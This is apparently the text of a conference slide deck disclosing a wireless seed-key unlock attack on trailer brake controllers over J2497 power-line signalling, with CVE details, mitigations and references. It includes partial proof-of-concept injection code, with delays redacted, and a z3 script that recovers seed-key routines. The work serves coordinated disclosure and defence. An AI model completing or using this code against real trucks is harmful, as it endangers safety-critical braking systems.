


Campaigns, Custom Decoders (3 of 3)

- Finally code 'attempt results' campaign status annotation row.
 - This changed over the course of the exploration
 - In the last search it detected if a seed was emitted or not:



Possible Time Slots



- **A**: short (~100ms) window, one-msg queue with rx confirmed at **B**
 - but doesn't change state for a subsequent SA request
- **C**: earliest point for UDS state change
- **D**: reset request confirmation – delays are very low jitter from this point

Any timing variation makes sending long UDS messages more likely to collide

Shhhh'ing the Target (grooming)

- J2497 dynamic addressing (the de facto one, not the standard) can be abused
- Bonus: dynamic addressing reacts on any message received so we can use very short ones to increase the likelihood of getting received without collision

1. Send MID storm, but no MID==f7 -> target moves to f7
2. Send MID==f7 -> target moves to 89
3. Wait while target is silent and deaf for a predictable delay
4. Send reset request

The PoC [REDACTED]

```
for tid in ['89', '8a', '8b', 'f6', 'f7']:
    # avoid later rejected reset requests by ...
    badkey_chirps = get_chirps('acfe' + tid + '042704BAAD', sample_rate)
    yield np.concatenate([badkey_chirps, min_silence]*3) # ... send bad keys to all trailers
for tid in ['89', '8a', '8b', 'f6']:
    # move target to mid f7
    yield np.concatenate([get_chirps(tid + '7400', sample_rate), min_silence]*3)
yield get_silence(XXX, sample_rate) # wait for the target to become responsive
c = get_chirps('f7' + '7400', sample_rate) # send from f7, target is now at 89
c = np.concatenate([c, get_silence(XXX, sample_rate)]) # wait to be responsive
c = np.concatenate([c,
    get_chirps('acfe' + '89' + '021101', sample_rate)]) # send reset
c = np.concatenate([c, get_silence(XXX, sample_rate)]) # wait to become responsive
c = np.concatenate([c,
    get_chirps('acfe' + '89' + '021083', sample_rate)]) # UDS DiagSessionControl type 0x83
c = np.concatenate([c, get_silence(XXX, sample_rate)]) # wait for inter-message gap
yield np.concatenate([c,
    get_chirps('acfe' + '89' + '022703', sample_rate)]) # UDS SecurityAccess type 0x03
# TODO send key matching most likely seed
```


New CVE

Determinism:

>50% for a 30s per attempt

>90% for 2.5 minutes per attempt

Date of first contact: 2024-02-14

CVSS:3.1/AV:A/AC:H/PR:N/UI:R/S:U/C:N/I:L/A:
:H 5.4 Medium


CWE-305 Authentication Bypass by Primary
Weakness

CVE-2024-12054 and **ICSA-25-021-03** issued
January 21 2025



- Good news: Doesn't scale to arbitrary units
 - 4 units tested. All different built dates. 3 different firmware versions
 - Different first seeds on each
- Uncertainties
 - How varied is the first seed out of 65K possible?

Build Date	Firmware	First Seed (fake)
2008	X	0xabad
2018	Y	0x5eed
2021	Z	0x57aa
2023	Z	0x71cc

Getting the Key




Getting some keys



“There's something very comforting about the fact that the technique still works” -- haystack

Getting all the keys



```
from z3 import BitVec, BitVecVal, Extract, Concat, sat, Solver


def check_pairs(solver, routine, pairs):
    for challenge_val, response_val in pairs:
        solver.push()
        solver.add(response_val == routine(challenge_val))
        if solver.check() != sat:
            print(f"invalid at seed-key pair: ({challenge_val}, {response_val})")
            return False
    return True

m = BitVec('m', 16)
b = BitVec('b', 16)

def linear_seed_key_routine(seed):
    global m, b
    return m * seed + b # these are BitVec 16-bit so the math is
                        # by-default modulo 2**16

@interact_manual
def solveitsolveitnow():
    global df
    solver = Solver()
    integer_df = df.map(lambda x: int(x, 16))
    pairs_from_table = [(BitVecVal(challenge, 16), BitVecVal(response, 16))
                        for challenge, response in zip(integer_df['seed (hex)'], integer_df['key (hex)'])]
    if check_pairs(solver, linear_seed_key_routine, pairs_from_table):
        print(f"{linear_seed_key_routine.__name__} is potentially valid!")
        print(f"likely values: {solver.model()}")
    else:
        print(f"{linear_seed_key_routine.__name__} is invalid")
```

Modern Attack Surface



Onsite Truck Tests



https://github.com/nmfta-repo/nmfta-vehicle-cybersecurity-requirements/blob/main/resources/heavy_vehicle_testing_plan.md



Mitigations

- Brake ECUs should be using cryptographically secure seed-key exchange. Service \$29 is a great option
 - But should not centralize the authorization for diagnostics. There should be delegation of authority or authority provisioning mechanism as well for equipment owners
- Trailer Telematics Devices should satisfy comprehensive security requirements <https://nmfta.org/wp-content/media/2022/11/NMFTA-Cybersecurity-Requirements-for-Telematics-Systems-v1.5.pdf>
- New Tractors should protect trailers from wireless injection attacks https://nmfta.org/wp-content/media/2022/11/Actionable_Mitigations_Options_v9_DIST.pdf
 - We've Petitioned SAE T&B committee to re-open J2497 and recommend wireless attack mitigations in the new version and provided draft J2497 changes to capture the above, participated in the meetings

Questions?

Please send feedback to our COO Joe.Ohr@nmfta.org

Blind Wireless Seed-Key Unlock

<https://nmfta.org/wp-content/media/2025/01/Blind-Wireless-Seed-Key-Unlock-Whitepaper-final.pdf>



Acknowledgments

- On-site tests and many useful discussions with my colleague, Anne Zachos. Many thanks to her for the hard work.
- We gratefully acknowledge the insights of Jonathan Mars. We also wish to thank all of the following for their support: Trailer Equipment Manufacturers and Thomas M. Forest.
- This work was made possible by the continued support of the LTL motor freight carrier membership of the National Motor Freight Traffic Association Inc (NMFTA) and some friendly bulk haul carriers too!

References

Haystack & Sixvolts, Cheap Tools For Hacking Heavy Trucks, DEF CON 24 CHV

<https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEF%20CON%2024%20-%20SixVolts-and-Haystack-Cheap-Tools-For-Hacking-Heavy-Trucks.pdf>

Haystack & Sixvolts, TruckDuck (tool), <https://truckhacking.github.io/>

SAE J2497 https://www.sae.org/standards/content/j2497_201207/

SAE J1708 https://www.sae.org/standards/content/j1708_200408/

SAE J1587 https://www.sae.org/standards/content/j1587_201301/

ISO 14230-3 (KWP2000) <https://www.iso.org/standard/23921.html>

Keyword Protocol 2000 - Diagnostic Parameters, WABCO, https://www.wabco-customercentre.com/catalog/docs/4461702060_-_444_-_73.pdf 2002, Accessed 2024

Willem Melching, <https://icanhack.nl/blog/vw-part1/> 2021

Willem Melching, <https://github.com/I-CAN-hack/pq-flasher/blob/95d283075714c9476cacc6ef041fd810abc86f8a/kwp2000.py> 2021

Camille Gay, https://github.com/ToyotaInfoTech/RAMN/blob/main/firmware/RAMNV1/Core/Src/ramn_kwp2000.c 2021

ATA TMC (S.1) Next Generation Tractor/Trailer Electrical Interface -- <https://tmconnect.trucking.org/communities/community-home/digestviewer/viewthread?GroupId=2173&MessageKey=1dd4568e-400f-4d11-b481-b68961657165&CommunityKey=782c741b-674d-4af4-b962-9019b3e7d056&tab=digestviewer&ReturnUrl=%2fcommunities%2fcommunity-home%2fdigestviewer%3ftab%3ddigestviewer%26CommunityKey%3d782c741b-674d-4af4-b962-9019b3e7d056%26ssopc%3d1&ssopc=1>

ATA TMC (S.1) Next Generation Tractor/Trailer Electrical Interface New TMC Webinar Series Alert: Next Generation Trailer Electrical/Electronic Architecture -- <https://tmconnect.trucking.org/communities/community-home/digestviewer/viewthread?GroupId=2173&MessageKey=384c5d4e-4f7e-4e4d-b2b0-d47047fa8f78&CommunityKey=782c741b-674d-4af4-b962-9019b3e7d056&tab=digestviewer&ReturnUrl=%2fcommunities%2fcommunity-home%2fdigestviewer%3fcommunitykey%3d782c741b-674d-4af4-b962-9019b3e7d056%26tab%3ddigestviewer>

NMFTA, Actionable Mitigation Options for J2497 Attacks https://nmfta.org/wp-content/media/2022/11/Actionable_Mitigations_Options_v9_DIST.pdf, public domain, 2022

ICS Advisory (ICSA-20-219-01) Trailer Power Line Communications <https://www.cisa.gov/uscert/ics/advisories/icsa-20-219-01> <https://nvd.nist.gov/vuln/detail/CVE-2020-14514>

ICS Advisory (ICSA-22-063-01) Trailer Power Line Communications (PLC) J2497 <https://www.cisa.gov/uscert/ics/advisories/icsa-22-063-01>
<https://nvd.nist.gov/vuln/detail/CVE-2022-25922> <https://nvd.nist.gov/vuln/detail/CVE-2022-26131>

Sekar Kulandaivel, Shalabh Jain, Jorge Guajardo, and Vyas Sekar. 2024. CANdid: A Stealthy Stepping-Stone Attack to Bypass Authentication on ECUs. ACM J. Auton. Transport. Syst. Just Accepted (April 2024). <https://doi.org/10.1145/3657645>

49 CFR § 571.121 - Standard No. 121; Air brake systems.

49 CFR § 393.55 - Antilock brake systems.

Tom Berg, Tests shedding light on ABS warning systems Trucknews.com <https://www.trucknews.com/features/tests-shedding-light-on-abs-warning-systems/>

Bruce Sauer, New Power for Trailers <https://www.bulktransporter.com/archive/article/21649717/new-power-for-trailers>

Jim Mele, PLC4TRUCKS Hits a Snag <https://www.fleetowner.com/news/article/21664669/plc4trucks-hits-a-snag>

DOT Task Order 7 of the Commercial Motor Vehicle Technology Diagnostics and Performance Enhancement Program
https://rosap.nhtl.bts.gov/view/dot/155/dot_155_DS1.pdf

Balun One Nine <https://www.noelec.com/store/balun-one-nine.html>

Yapo, Ted. FL2K AM LPF May 2018 https://oshpark.com/shared_projects/OOkzY6K6 Accessed 20220407

Haystack, Python Heavy Vehicle Interface <https://truckhacking.github.io/>

Sigrok, <https://sigrok.org/>

Scapy, <https://scapy.readthedocs.io/>

Texas Instruments Beaglebone and PRU SDKs http://downloads.ti.com/codegen/esd/cgt_public_sw/PRU/2.1.1/ti_cgt_pru_2.1.1_armlinuxa8hf_busybox_installer.sh
http://downloads.ti.com/sitara_linux/esd/AM335xSDK/exports/ti-sdk-am335x-evm-07.00.00.00-Linux-x86-Install.bin http://software-dl.ti.com/sitara_linux/esd/PRU-SWPKG/01_00_00_00/exports/pru-addon-v1.0-Linux-x86-Install.bin <https://git.ti.com/cgit/pru-software-support-package/pru-software-support-package/>

Poore, Chris, and Gardiner, Ben. "Power Line Truck Hacking: 2TOOLS4PLC4TRUCKS." DEF CON 28 Car Hacking Village 2019.
http://www.nmfta.org/documents/ctsrp/Power_Line_Truck_Hacking_2TOOLS4PLC4TRUCKS.pdf?v=1

Poore, Chris, and Gardiner, Ben. "Trailer Shouting." DEF CON 30

Eduard Kovacs, Tractor-Trailer Brake Controllers Vulnerable to Remote Hacker Attacks, SecurityWeek <https://www.securityweek.com/tractor-trailer-brake-controllers-vulnerable-remote-hacker-attacks> 2022

Jason McDaniel, NMFTA demonstrates how hackers can disable trucks and trailers. FleetOwner <https://www.fleetowner.com/technology/article/21276785/how-trucks-and-trailers-are-susceptible-to-cyber-criminal-hacks> 2023